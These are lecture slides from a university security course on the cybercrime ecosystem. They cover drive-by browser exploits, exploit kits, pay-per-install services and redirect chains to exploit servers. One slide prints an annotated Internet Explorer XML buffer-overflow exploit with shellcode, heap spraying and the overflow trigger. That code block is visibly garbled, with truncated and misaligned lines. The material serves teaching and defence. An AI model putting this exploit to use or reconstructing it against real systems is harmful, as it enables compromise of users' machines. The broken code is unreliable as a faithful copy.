Botnets

Ben Zhao, Blase Ur, David Cash


November 19, 2018

CS 232/332

THE UNIVERSITY OF CHICAGO

Internet Crime as a Financial Ecosystem

As the Internet evolved, so did cybercrime…




Zero-day Development
Crimeware Development
Pay-per-Install and Exploit-as-a-Service
Bulletproof Hosting
Botnets
Stolen Account Credentials
Credit Card and Bank Account Theft
DDoS and Ransomware Extortion
Blackhat SEO
Spam
Click Fraud and Ad Injection
Bitcoin Mining
Carders, Cashiers, and Money Mules
Phishing
Pharma
Counterfeit Goods
Fake Anti-virus
Malware Attachments

- Liberal “slide borrowing” from C. Wilson @ NEU
- Most content from recent papers by Savage/Voelker et al.

Drive-by Exploits

- Browsers are extremely complex
  - Millions of lines of source code
  - Rely on equally complex plugins from 3rd party developers
    - *e.g.* Adobe Flash, Microsoft Silverlight, Java
- Must deal with untrusted, complex inputs
  - Network packets from arbitrary servers
  - HTML/XML, JavaScript, stylesheets, images, video, audio, etc.
- Recipe for disaster
  - Attacker directs victim to website containing malicious content
  - Leverage exploits in browser to attack OS and gain persistence

Browser Architecture circa-2018



HTML Parser

JS Runtime

CSS Parser

Document Model and Renderer

Storage

Network Protocols

HTML


JS

CSS

Cookies

- Browsers handle many types of complex input
  - HTML/XML
  - JavaScript
  - Stylesheets
  - Images/video/audio
  - Java and Flash bytecode
- Parsing bugs may be exploitable
- JavaScript gives attackers the ability to stage exploits

Example IE Exploit



```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
'                        "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + '  .
'                        "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\
'                        "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' .
'                        "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
'                        "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
'                        "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
'                        "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
'                        "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
'                        "%u50e0%u106a%u5650%u81bb%u2cb4%                                  .
'                        "%ud3bb%u58fa%ue89b%uff34%uffff%                                  .
'                        "%uc656%u23e8%uffff%u89ff%u31c6%                                  .
'                        "%udb31%u5656%u5356%u3153%ufec0%                                  .
'                                  944%u53e0%u5353%
                                   bfd%ud021%ud005%
                          bb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%
                        "%ufec2%uffff%uc483%u615c%u89eb");'          \n" .
                 %u0D0D%u0D0D");' . "\n\n" .
                 100000) block += block;' . "\n" .
                 ();' . "\n" .
'for (i = 0        00;i++) memory[i] += block + shellcode;' . "\n\n"
'xmlrox = "<      d=microosuck><ie><vista><![CDATA[<img src=http://&#x0 0a;&#x0a0a;.microo.suck>]]></vista></ie>' .
'</XML><SPAN       src=#microosuck datafld=vista dataformatas=html>' .
'<XML id=micro      uck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>"; . "\n\n" .
'mssox                 document.getElementById("msie_xmlbof_vista");' .
"\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

New HTML page with some JavaScript inside

Shellcode

Heap spraying: fill memory with copies of the shellcode to increase chances of successful exploitation

Target address

Trigger the overflow by injecting the bugged XML into the HTML page

Malformed XML data that triggers a buffer overflow


Executing a Drive-by

- Host exploits on a *bulletproof host*
  - No need to distribute (expensive) exploit code to other websites
  - Resist law enforcement takedowns
- Victim acquisition
  - Spam containing links (email, SMS, messenger)
  - Compromise legitimate websites & add booby-traps (*e.g.* via XSS)
    - Hidden *iframes* that load exploit website
    - Force a redirect to the exploit website

For all your cloud-based exploitation needs

EXPLOITS-AS-A-SERVICE

Structure of the Underground


Zero-day Development
Crimeware Development
Bulletproof Hosting
Pay-per-Install and Exploit-as-a-Service
Botnets
Stolen Account Credentials
Credit Card and Bank Account Theft
DDoS and Ransomware Extortion
Blackhat SEO
Spam
Click Fraud and Ad Injection
Bitcoin Mining
Carders, Cashiers, and Money Mules
Phishing
Pharma
Counterfeit Goods
Fake Anti-virus
Malware Attachments

Decoupling and Specialization

- In old days, compromise and monetization were coupled
  - Criminals develop exploits, use them to launch attacks, then use hacked machines to make money
- Today, these facets of criminal underground decoupled
  - Exploit developers sell exploits kits or packs
  - Other actors leverage the kits to attack hosts
    - Often via spam and/or compromised web servers
  - Compromised hosts are then sold on the black market
- Pay-per-install model of malware

“Manufacturing Compromise: The Emergence of Exploit-as-a-Service”


- Authors identify the exploit-as-a-service malware distribution model
  - Relies on drive-by-download attacks against browsers
  - Blackhole, MPack, and other exploit kits
- Two styles of attacks
  - Miscreant can buy an exploit kit and deploy it themselves
  - A miscreant can rent access to an exploit server that hosts an exploit kit

1. Miscreants responsible for acquiring traffic
   - Direct victims to exploit kits using spam or phishing
2. Traffic-PPI (Pay-per-install) services simplify this process
   - Bundle a traffic acquisition mechanism and an exploit server
   - Attacker supplies a binary (typically a Trojan) and purchases “installs”

Exploit Kits and Traffic-PPI Services

- MPack dates back to 2006
- Many others: Blackhole, Incognito, Eleonore, Phoenix
- Exploit kit pricing:
  - Buying a Phoenix license cost $400 in 2009, $2200 in 2012
  - Renting a Blackhole server costs $50/hour or $500/month
- Traffic-PPI pricing:
  - SellMeYourTraffic – between $0.80-$3.00 per thousand visits
  - Traffbiz – $1.60 per thousand visits
  - Only 9-14% of visits will results in a successful infection

Traffic-PPI Example



Victim

❶ Initial URL

Compromised Site
hxxp://compromised.com

❷ Redirect Chain

❸ Final URL

Blackhole β
hxxp://mnomango.org

Exploit Pack
hxxp://defpower.org

Exploit Pack Developer

❹ Clients

